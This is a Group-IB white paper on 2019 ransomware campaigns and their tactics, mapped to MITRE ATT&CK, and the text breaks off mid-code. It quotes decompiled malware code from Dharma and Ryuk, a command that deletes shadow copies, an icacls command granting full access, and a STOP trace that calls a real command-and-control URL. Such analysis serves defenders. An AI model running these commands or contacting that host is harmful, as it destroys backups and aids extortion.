WHITE PAPER → BY GROUP-IB

RANSOMWARE UNCOVERED:

ATTACKERS' LATEST METHODS

TABLE OF CONTENTS

INTRODUCTION

Average ransom in Q4 2018: $6,000

Average ransom in Q4 2019: $84,000

Attackers targeted entire networks, and some groups made off with millions of dollars in ransom

40% YoY

increase in ransomware attacks

Many will undoubtedly remember the ransomware pandemics unleashed by the state-sponsored hacking groups Lazarus and Sandworm in 2017. Their acts of sabotage brought the world to its knees and caused billions of dollars in damage. The following year was comparatively less eventful, but little did everyone know that other threat actors were gathering their strength and priming for attack. It was only after they emerged in full force in 2019 that we realized we were in for a different kind of adversary.

The most striking change was the ransom amount. In just one year, the average demand jumped from $6,000 to $84,000[1]. But what we saw in the news was far worse. In one prominent example, Ryuk ransomware operators forced two cities in Florida to pay a combined $1 million[2]. The same group hit the town of New Bedford, Massachusetts with one of the highest ransom demands ever recorded – upwards of $5 million[3]. The town's leadership was able to outwit the attackers and avoid a payout, but the incident caught the world's attention.

The year started off promising. A joint operation by the FBI, US Internal Revenue Service, Europol, along with Belgian and Ukrainian law enforcement agencies took down xDedic, the popular online marketplace for compromised servers[4]. Even the group behind GandCrab ransomware, which dominated the attack landscape in 2018 and claimed to have earned over $2 billion, called it quits.

But ransomware continued to be distributed through other, less popular, marketplaces. Attackers adjusted their strategies to think bigger and go deeper – not only in terms of money but also scale and aggression. Overall, Group-IB estimates that ransomware attacks increased 40% year-on-year in 2019.

This analytical report examines the most significant campaigns in 2019, and details the tactics, techniques, and procedures (TTPs) used by ransomware groups. If our analysis proves anything, it is that attackers show no signs of slowing down.

1 www.coveware.com/blog/2020/1/22
www.coveware.com/blog/2019/1/21

2 www.nytimes.com/2019/06/27

3 www.cyberdefensemagazine.com

4 www.europol.europa.eu/newsroom/news

SUMMARY OF MAIN TRENDS

The Top Three Big Game Hunters of 2019 according to Group-IB Incident Response Team: Ryuk, Dharma, and REvil

REvil operators

had the biggest range of initial compromise vectors and employed methods that previously only APT groups used

Big Game Hunting is on the rise. More groups are distributing ransomware, and Ransomware-as-a-Service (RaaS) adverts are opting to focus their attacks on big enterprise networks rather than individuals.

For instance, some REvil adverts managed to perform real supply chain attacks, and even attacked the network infrastructures of 22 municipalities in Texas by compromising their IT service provider[5].

Big Game Hunters are more frequently using different trojans to gain an initial foothold in the target network. In 2018 we saw Ryuk operators employ Emotet and Trickbot. In 2019 a wider variety of trojans was used, including Dridex (used by DoppelPayner operators) and SDBBot (used by Clop operators).

This trend shows that phishing emails are still the most common technique used for initial access. And not only by Big Game Hunters; Shade (Troldesh) operators also used it to deliver their ransomware. The same can be said about many RaaS adverts.

Due to the popularity of RaaS, exploit kits (EKs) were still used to spread ransomware. Along with traditional kits such as RIG EK and Fallout EK, three new ones came onto the scene: Spelevo EK, Radio EK, and Lord EK. The latter was used to distribute Eris ransomware in August.

Despite the takedown of xDedic, many ransomware families continued to be distributed following successful brute force attacks on servers that were accessible externally through Remote Desktop Services. What is more worrying is that even low-skilled attackers were able to compromise infrastructure, all because companies continued to neglect their security. Some groups that used simple Remote Desktop Protocol (RDP) brute force as an initial access technique did not even have ransomware in their arsenals and used a legitimate encryption tool instead. At the same time, even some of the most advanced Big Game Hunters employed this initial access vector in some cases.

One of the more noteworthy trends for 2019, however, was that many Big Game Hunters started to not only deploy ransomware in enterprise networks but also exfiltrate large amounts of sensitive data, significantly increasing their chances to collect the ransom.

[5] www.nytimes.com/2019/08/20

MITRE ATT&CK® MAPPING


We mapped the tactics and techniques uncovered during incident response engagements and cyber threat intelligence collection to the MITRE ATT&CK® matrix [6]. They are listed from the most common (red) to the least common (green), and paired with their respective ATT&CK® ID. These IDs are referenced throughout the report and can be found on MITRE ATT&CK's® website together with further details on individual TTPs.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise (T1189)	User Execution (T1204)	Registry Run Keys / Startup Folder (T1060)	Valid Accounts (T1078)	Disabling Security Tools (T1089)	Brute Force (T1110)	Network Service Scanning (T1046)	Remote Desktop Protocol (T1076)	Data from Local System (T1005)	Remote Access Tools (T1219)	Transfer Data to Cloud Account (T1537)	Data Encrypted for Impact (T1486)
External Remote Services (T1133)	PowerShell (T1086)	External Remote Services (T1133)	Exploitation for Privilege Escalation (T1068)	Group Policy Modification (T1484)	Credential Dumping (T1003)	Network Share Discovery (T1135)	Windows Admin Shares (T1077)	Data from Network Shared Drive (T1039)	Remote File Copy (T1105)	Exfiltration Over Other Network Medium (T1011)	Inhibit System Recovery (T1490)
Spearphishing Attachment (T1193)	Command-Line Interface (T1059)	Create Account (T1136)		Redundant Access (T1108)	Credentials in files (T1081)	Remote System Discovery (T1018)	Windows Remote Management (T1028)		Multi-hop Proxy (T1188)	Data Encrypted (T1022)	Resource Hijacking (T1496)
Spearphishing Link (T1192)	Scripting (T1064)	Scheduled Task (T1053)		Masquerading (T1036)	Credentials from Web Browsers (T1503)	System Information Discovery (T1082)				Exfiltration Over Command and Control Channel (T1041)	
Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Valid Accounts (T1078)		Bypass User Account Control (T1088)		Permission Groups Discovery (T1069)					
Supply Chain Compromise (T1195)	Exploitation for Client Execution(T1203)	New Service (T1050)		NTFS File Attributes (T1096)		Password Policy Discovery (T1201)					
Trusted Relationship (T1199)	Mshta (Mshta)	Modify Existing Service (T1031)		Obfuscated Files or Information (T1027)		Domain Trust Discovery (T1482)					
Exploit Public-Facing Application (T1190)	Scheduled Task (T1053)	WMI Event Subscription (T1084)		Deobfuscate/ Decode Files or Information (T1140)		Network Configuration (T1016)					
				File and Directory Permissions Modification (T1222)							
				File Deletion (T1107)							

[6] attack.mitre.org

INITIAL ACCESS


[A]



Servers with port 3389 open based on data from Shodan

Remote Desktop Services

Compromise through external remote services (T1133), especially through RDP, remained extremely popular among ransomware operators despite the closure of xDedic, which was the biggest marketplace for selling RDP access to compromised servers. Even with xDedic gone, getting this access was easy:



Servers put up for sale on Russian Market

Compared to 2018, the number of accessible servers with an open port 3389 (used by Remote Desktop Services by default) only increased. China, the United States, Germany, Brazil, and Russia had the highest numbers of such servers last year [A].

What's more, many organizations started to use non-common ports for Remote Desktop Services, so the real number of exposed servers may, in fact, be much higher.

The rise in RDP-attacks could largely be attributed to newly discovered vulnerabilities: CVE-2019-0708, CVE-2019-1181, CVE-2019-1182, CVE-2019-1222, and CVE-2019-1226. The first one will be familiar to many as BlueKeep, the vulnerability found in older versions of Windows operating systems. According to rumors, DoppelPaymer operators used BlueKeep as an initial compromise vector, but these rumors were later dispelled by Microsoft [7]. Nevertheless, the authors of Metasploit (a well-known penetration testing framework) added an exploit module that makes it possible to identify the BlueKeep bug on the target host.

Companies had such weak security defenses that attackers were able to obtain valid accounts with necessary privileges (T1078) using brute force (T1110) methods. Our forensics experts often saw NLBrute and ZBrute used for these very purposes. In some

Newly discovered Remote Desktop Service vulnerabilities of 2019: CVE-2019-0708 (BlueKeep), CVE-2019-1181, CVE-2019-1182, CVE-2019-1222, CVE-2019-1226

[7] msrc-blog.microsoft.com/2019/11/20

Five exploit kits used in 2019: RIG EK, Fallout EK, Spelevo EK, Lord EK, and Radio EK

cases, these tools were used to check whether the obtained credentials were valid when connecting to other available hosts. With credentials in hand, attackers often established a connection with the remote desktop protocol using FreeRDP, a free cross-platform implementation of this protocol (T1219).

Group-IB's incident response team discovered that most attacks originating from this vector were linked to Dharma and Scarab operators, but they were far from the only ones to have used it. FIN6 (the group behind campaigns involving LockerGoga and Ruyk), REvil, MegaCortex, Maze, Nemty, Buran, NetWalker, and RobinHood operators were among others who also used this vector. Such a technique overlap may also be the result of the fact that many of these ransomware families are distributed via the RaaS model.

Our team also responded to a number of incidents where RDP-access was used as an initial compromise vector, but in place of ransomware the attackers used a legitimate software for encrypting logical disks called DiskCryptor.


Drive-by

As many ransomware families were still distributed via the RaaS model, we saw multiple incidents where the following exploit kits were used:

- **RIG EK:** The kit one has been around for a long time and remains the most popular by far. It targets CVE-2018-8174 in Internet Explorer and CVE-2018-4878 in Adobe Flash Player.
- **Fallout EK:** This kit added CVE-2018-15982, a fresh Flash exploit, to its arsenal at the beginning of the year.
- **Spelevo EK:** A new kit discovered in June. It targets CVE-2018-8174 in Internet Explorer, and CVE-2018-15982 and CVE-2018-4878 in Adobe Flash Player.
- **Lord EK:** Also a new kit. It targets the CVE-2018-4878 vulnerability in Adobe Flash Player (T1203). Since it only has one exploit, it's considered more of a pseudo-kit.
- **Radio EK:** Another pseudo-kit that targets CVE-2016-0189 (an old vulnerability).

RIG EK was used by operators of Nemty (which emerged in August 2019) and Eris, though the latter used it in combination with Lord EK to distribute their ransomware through drive-by compromise (T1189). Radio EK was also used in some Nemty campaigns.

RIG EK as well as Fallout EK were used by GandCrab operators before they announced they were ending their cybercriminal career:



GandCrab's farewell message

But almost immediately after this announcement, RIG EK was used by REvil operators, who many researchers have linked to GandCrab. According to REvil's spokesperson on underground forums, they were GandCrab affiliates, but bought GandCrab's source code and adjusted it for their needs and continued their business.

Finally, RIG EK was spotted in campaigns distributing another ransomware family with the RaaS model: Buran.

Spelevo EK as well as Fallout EK were used to distribute Maze ransomware, which was also spotted in Big Game Hunting operations targeting big enterprise networks.

Phishing

Phishing emails are the tried-and-true way of delivering malware, and they were a common tactic in 2019.

Shade operators took the lead in this category. In the first half of the year, they used password-protected archives featuring JS files as attachments (T1193). Once opened (T1204), the attachments would download (T1105) and execute a piece of ransomware. Archives in the emails were later replaced with PDF files containing links (T1192) to the same archives with JS files (T1064). It should be noted that the payload was very often hosted on compromised websites.

Talking about Big Game Hunting operations, many of them used well-known trojans. For initial compromise, Ryuk operators used a different malicious program called Emotet (S0367) to deliver other trojans. More specifically, it deployed Trickbot (S0266), which is notorious for its modular architecture that allows it to obtain virtually any data from an infected host and even compromise the domain entirely.


Emotet was mainly delivered via phishing emails with an attached Microsoft Word document, a link to such a document, or a PDF file with a link:

Contents of a phishing document shown to the user

Once the document was opened, the user was asked to enable macros. If this was successful, PowerShell was launched (T1086) using Windows Management Instrumentation (T1047), and the malware was downloaded and executed.

Ryuk operators were not the only threat actors to use Emotet services, however. DoppelPaymer operators used it as well, but this time Dridex was used instead of TrickBot.

With regard to DoppelPaymer, its operators also employed a curious technique: they used compromised websites that redirected users to malicious web pages with fake browser updates:



Link to a fake browser update

Instead of browser updates, users downloaded JS scripts (T1064) or HTA files (T1170), which resulted in the download of Dridex. This technique may be considered a pseudo supply chain attack.

A similar technique was adopted by Nemty affiliates. They used a fake PayPal website, but instead of PayPal cashback applications, users were offered to download a Nemty payload.

Ransomware

operators started opting for methods that had earlier only been typical of advanced persistent threat (APT) groups

Meanwhile, STOP operators focused on stingy users, too. Their main targets were people who wanted to obtain a pirated copy of commercial software or an activator program for it. Instead of activating the pirated copy, however, they would unwittingly download programs that infected their computers with ransomware.

Another financially-motivated group that showed an interest in Big Game Hunting was the notorious TA505. Clop ransomware campaigns often started from a phishing email containing a weaponized attachment that would download FlawedAmmyy RAT (Remote Access Trojan) or SDBBot, among others.

Supply chain attacks

Some RaaS affiliates chose uncommon distribution methods. A number of REvil affiliates were lucky enough to perform a supply chain attack (T1195). They managed to compromise the Italian version of the official WinRar website in June and use its installer to distribute ransomware.

Exploitation of externally accessible applications

REvil operators proved to have the most diverse range of initial compromise vectors thanks to their affiliates. Along with all the others previously mentioned, they used zero-day exploits – in particular, exploits for the CVE-2019-2725 vulnerability in the WebLogic Server (T1190). After successful exploitation with PowerShell (T1086) and either wget or certutil, a malware sample was downloaded from an attacker-controlled server and launched (T1105). They also exploited CVE-2019-11510 in Pulse Secure VPN, which was followed by post-exploitation activity with offensive security tools typical for Big Game Hunters.

Trusted relationship

In a surprising move, REvil affiliates employed compromise methods that had earlier only been typical for APT-groups. For example, to compromise 22 municipalities in Texas they first compromised the cities' IT service provider (T1199). It is worth noting that GandCrab had used this exact technique in early 2019, which is one reason why experts speculate that the two groups were (and still are) affiliated.

POST-EXPLOITATION

Ryuk, REvil, DoppelPaymer, Maze, and Dharma

compromised entire networks and increased their demands

Another trend that emerged in 2019 was that many ransomware operators almost completely stopped attacking individual users and shifted their focus to full-scale operations that targeted large companies. Some groups, such as Shade and STOP operators, preferred to immediately encrypt data on the initially compromised hosts. Many others, such Ryuk, REvil, DoppelPaymer, Maze, and Dharma operators, did not set limits and compromised entire network infrastructures, which enabled them to significantly increase their ransom demands.

Credential access

Once inside the network, most attackers used Mimikatz to obtain users' credentials (T1003). Though trivial, this method is still quite effective. In some cases, attackers dumped the LSASS (Local Security Authority Subsystem Service) process using ProcDump and then, having downloaded it, worked with it on their side. This meant that they could use Mimikatz despite its high detection rate.

Some investigations found traces of LaZagne (S0349), a tool that helps attackers obtain not only authentication data for Windows accounts but also many other credentials, like those saved in the browser (T1503).

Some operators used additional malware during their post-exploitation activities, which gave them more opportunities to obtain authentication data. For instance, Ryuk operators used the Trickbot module pwgrab to gain access to credentials for Microsoft Outlook, WinSCP, Filezilla, RDP, VNC, PuTTY, TeamViewer, OpenSSH, and OpenVPN (T1081).

In addition, in some brute-force attacks against servers that were externally accessible through RDP, attackers quickly obtained accounts with all the necessary privileges, which they could then use to move freely across the domain and even harvest more credentials for redundant access (T1108).

Network reconnaissance

To gather network intelligence, many groups that used RDP as an initial compromise vector employed Advanced Port Scanner or Advanced IP Scanner (T1018). Operators with a more advanced set of tools (Ryuk, REvil, Maze, Clop and DoppelPaymer) actively used post-exploitation frameworks, namely Cobalt Strike (S0154), PowerShell Empire (S0363), Metasploit, CrackMapExec, PoshC2 (S0378), and Koadic (S0250). Among other things, this helped them collect information about:

Valid accounts

were the dominant way of establishing persistence – not only in a particular system, but also the network as a whole

- systems (T1082)
- groups (T1069)
- network shares (T1135)
- password policies (T1201)
- domain trust relationships (T1482)

This happened all while using PowerShell (T1086), WMI (T1047), and port scanning (T1046).

Despite using typical post-exploitation frameworks, attackers remained undetected most of the time because the same software was used during scheduled penetration testing assessments at target organizations or, even more often, because organizations had very few security controls and personnel.

Persistence

Most ransomware operators used simple methods of establishing persistence in compromised systems. Given the popularity of Mimikatz and other similar tools, valid accounts (T1078) were the dominant way of establishing persistence – not only in a particular system, but also the network as a whole. In some cases, new accounts were created (T1136), including with the help of pre-made scripts (T1064).

Trojans such as Emotet, Trickbot, and Dridex (S0384) were used to determine the persistence mechanisms typical for this kind of malware:

- registry run keys and startup folder (T1060)
- creation of new services (T1050)
- scheduled tasks (T1053)

At the same time, the use of post-exploitation frameworks helped attackers employ more sophisticated methods of establishing persistence. For instance, armed with PowerShell Empire, the operators of DoppelPaymer used Windows Management Instrumentation Event Subscription to establish persistence in some hosts (T1084).

Lateral Movement

Traditionally, one of the most popular methods of moving across a network is RDP (T1076), among both low-skilled and experienced threat actors.

The use of post-exploitation frameworks enabled attackers to actively use WMI (T1047) and WinRM (T1028).

Deploying trojans during the initial compromise stage also helped some operators move across networks. In such situations, Ryuk operators again used Trickbot (but this time with its worm and share modules) to move across a network using admin shares (T1077).

To deploy their ransomware, attackers often used PsExec (S0029), distributing it directly from the domain controller. In some cases, Ryuk operators applied group policies to deploy their ransomware (T1484). The latter technique was popular among different threat actors, including EKANS operators, who targeted not only enterprise networks but also industrial control systems.

EXECUTION OF OBJECTIVE

Attackers` main goal:

encrypt data and make
it unrecoverable to ensure
a ransom payout

Attackers have one main goal: to encrypt data and hold it for a hefty ransom (T1486). To guarantee their success, ransomware operators must ensure that this data is impossible to recover.

In 2019, attackers achieved this goal by, among other ways, deleting Windows shadow copies created using the command line utilities vssadmin or wmic (T1490). This critical step sometimes went as far back as the network reconnaissance stage, when attackers found servers with backup copies and manually deleted data from them or demanded a much larger ransom for the decryption key.


Many interesting and unique techniques were paired with ransomware samples. Dharma, for example, used mode to change the code page to 1251, the standard 8-bit character encoding for all Russian versions of Microsoft Windows:

```
cmdline = DecryptString(aModeConCpSelec, &str_decr_key, 128, 1u);// mode con cp select=1251
                                                // vssadmin delete shadows /all /quiet
                                                // Exit
                                                //
envvar = DecryptString(aComspec, &str_decr_key, 128, 2u);// %comspec%
lpApplicationName = AllocHeap(131068);
v1 = NullBuffer(&StartupInfo, v0, &StartupInfo, 0, 0x44u);
NullBuffer(v1, v2, &PipeAttributes, 0, 0xCu);
PipeAttributes.bInheritHandle = 1;
PipeAttributes.nLength = 12;
if ( CopyString(lpApplicationName, 0x7FFF, envvar) > 0 )
  GetEnvString(lpApplicationName, 0x7FFF);
if ( CreatePipe(&hReadPipe, &hFile, &PipeAttributes, 0) )
{
  if ( CreatePipe(&hObject, &hWritePipe, &PipeAttributes, 0) )
  {
    SetHandleInformation(hFile, 1u, 0);
    SetHandleInformation(hObject, 1u, 0);
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdInput = hReadPipe;
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.wShowWindow = 0;
    if ( CreateProcessW(lpApplicationName, 0, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    {
      cmdline_len = lstrlenA(cmdline);
      WriteFile(hFile, cmdline, cmdline_len, &NumberOfBytesWritten, 0);
      CloseHandle_0(ProcessInformation.hProcess);
      CloseHandle_0(ProcessInformation.hThread);
    }
  }
}
```

Changing code page with mode


This encoding was used in the ransom demand message shown to the user, which was saved to an HTA file (T1170) whose path was saved to the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` . This meant that it appeared automatically to any user who logged into the system.

Eris ransomware, on the other hand, did not establish persistence in the system; instead, it deleted its own executable file (T1107) by executing the command `del` with the parameters `/Q` and `/F` through `cmd.exe` (T1059):




Execution of command del with /Q and /F via cmd.exe

REvil stored configuration data in encrypted form (T1027) in resources; the size of the data file and the key were stored in plain text and appeared before RC4-encrypted data:



The key, size of encrypted data, and start of encrypted segment


The encrypted data contained a list of files, folders, and file extensions that would not be encrypted; a list of processes and services that needed to be terminated; a list of domain names for generating command and control (C&C) server addresses; and a ransom demand message that would be shown to the user (T1140):



Decrypted data

To escalate privileges in the system, REvil exploited the CVE-2018-8453 vulnerability (T1068). It then collected information about the infected computer – including the name of the current user, computer name, workgroup or domain name, language settings, keyboard layout, and operating system version – and sent this information in encrypted form (T1022) to generated C&C addresses (T1041).

One of DoppelPaymer's distinctive features was its use of alternate data streams to store payloads (T1096). To bypass user account control (T1088), the ransomware created a CMD file and saved its path to the registry key `HKCU\mscfile\shell\open\command`, which enabled it to launch with escalated privileges through `eventvwr.exe`. This ransomware used `takeown.exe` and `icalcs.exe` to gain control over an arbitrary service and replace its executable with its own file (T1031):



Takeown.exe used to gain control over vds.exe

To obtain information about network drives, DoppelPaymer extracted data from an ARP table using `arp.exe` (S0099) with the parameter `-a` and then resolved the obtained IP addresses to domain names using `nslookup.exe` (T1016).

Meanwhile, STOP ransomware generated a unique ID for the compromised host – the MD5 hash function of its MAC address – before sending it to the C&C server and collecting all necessary files, including the encryption key (T1105):

```
ESP ==>  0041E95A RETURN to st.0041E95A from wininet.InternetOpenUrlW
ESP+4    00CC0014 ASCII "????????????????????????????????????????????????????????????????????????????????????????????????????????????????????"
ESP+8    0D6AAFA0 UNICODE "http://ring2.ug/As73yhsyU34578hxxx/SDf565g/get.php?pid=7318498B1976F71435F0B20477984E2D&first=true"
ESP+C    00000000
ESP+10   00000000
```

Sending unique ID

If there was no Internet connection, the ransomware used the encryption key located in the body of the sample. STOP then used PowerShell (T1086) to disable built-in Windows security tools (T1089). To distract the user, the ransomware showed a fake Windows Update window (T1036).

Shade ransomware, however, was not limited to data encryption. Very often victim computers had additional modules downloaded, such as cryptocurrency miners (T1496) and brute force tools for popular content management systems (CMS). Tor was used for downloads (T1188):

sh.exe (3580)	testws.localdomain	1070	tor.noreply.org	443	TCP	Established
sh.exe (3580)	testws.localdomain	1073	despari.informatik.uni-erlangen.de	443	TCP	Established
sh.exe (3580)	testws.localdomain	1074	john-doe.tor.ulayer.is	443	TCP	Established

Using Tor for downloads

Something Ryuk ransomware did was first check the target system's language. If it detected any Russian, Belarusian, or Ukrainian, the ransomware would shut itself down. To grant file access to all users, **icacls** was used with the arguments `"C:\*" /grant Everyone:F /T /C /Q` (T1222):

```
strcpy(v54, "icacls \"");
*&v59[29] = 0i64;
v60 = 0;
v61 = 0;
strcpy(v59, "\" /grant Everyone:F /T /C /Q");
v4 = GetLogicalDrives();
for ( i = 0; i < 26; ++i )
{
  if ( (v4 >> i) & 1 )
  {
    v53 = '*\\:';
    v52 = i + 65;
    strcpy(CmdLine, v54);
    strcat(CmdLine, &v52);
    strcat(CmdLine, v59);
    WinExec(CmdLine, 0);
  }
}
```

Granting access to all users via icacls

Notable cases:

±$600,000
Riviera Beach, Florida,
paid to Ryuk

±$500,000
Lake City, Florida,
paid to Ryuk

±$400,000
Jackson, Georgia,
paid to Ryuk

±$130,000
LaPorte County, Indiana,
paid to Ryuk

±$100,000
Rockville Centre, New York,
paid to Ryuk

±$400,000
could not pay $5,300,000
offering $400,000 instead;
Ryuk operators refused

Since Ryuk operators' goal was to affect as many systems in a given domain as possible, its newer versions used an ARP cache to obtain the MAC addresses of neighboring hosts before then broadcasting UDP packets to take them out of sleep mode:

```
GetIpNetTable(0i64, &SizePointer, 1);
v1 = VirtualAlloc(0i64, SizePointer, 0x1000u, 4u);
GetIpNetTable(v1, &SizePointer, 1);
v2 = VirtualAlloc(0i64, 24i64 * v1->dwNumEntries, 0x1000u, 4u);
GlobalAlloc(0x40u, 0x4000ui64);
v3 = 0;
if ( v1->dwNumEntries )
{
  v4 = &v1->table[0].dwAddr;
  do
  {
    if ( *(v4 - 3) )
    {
      ipaddr_bin = *v4;
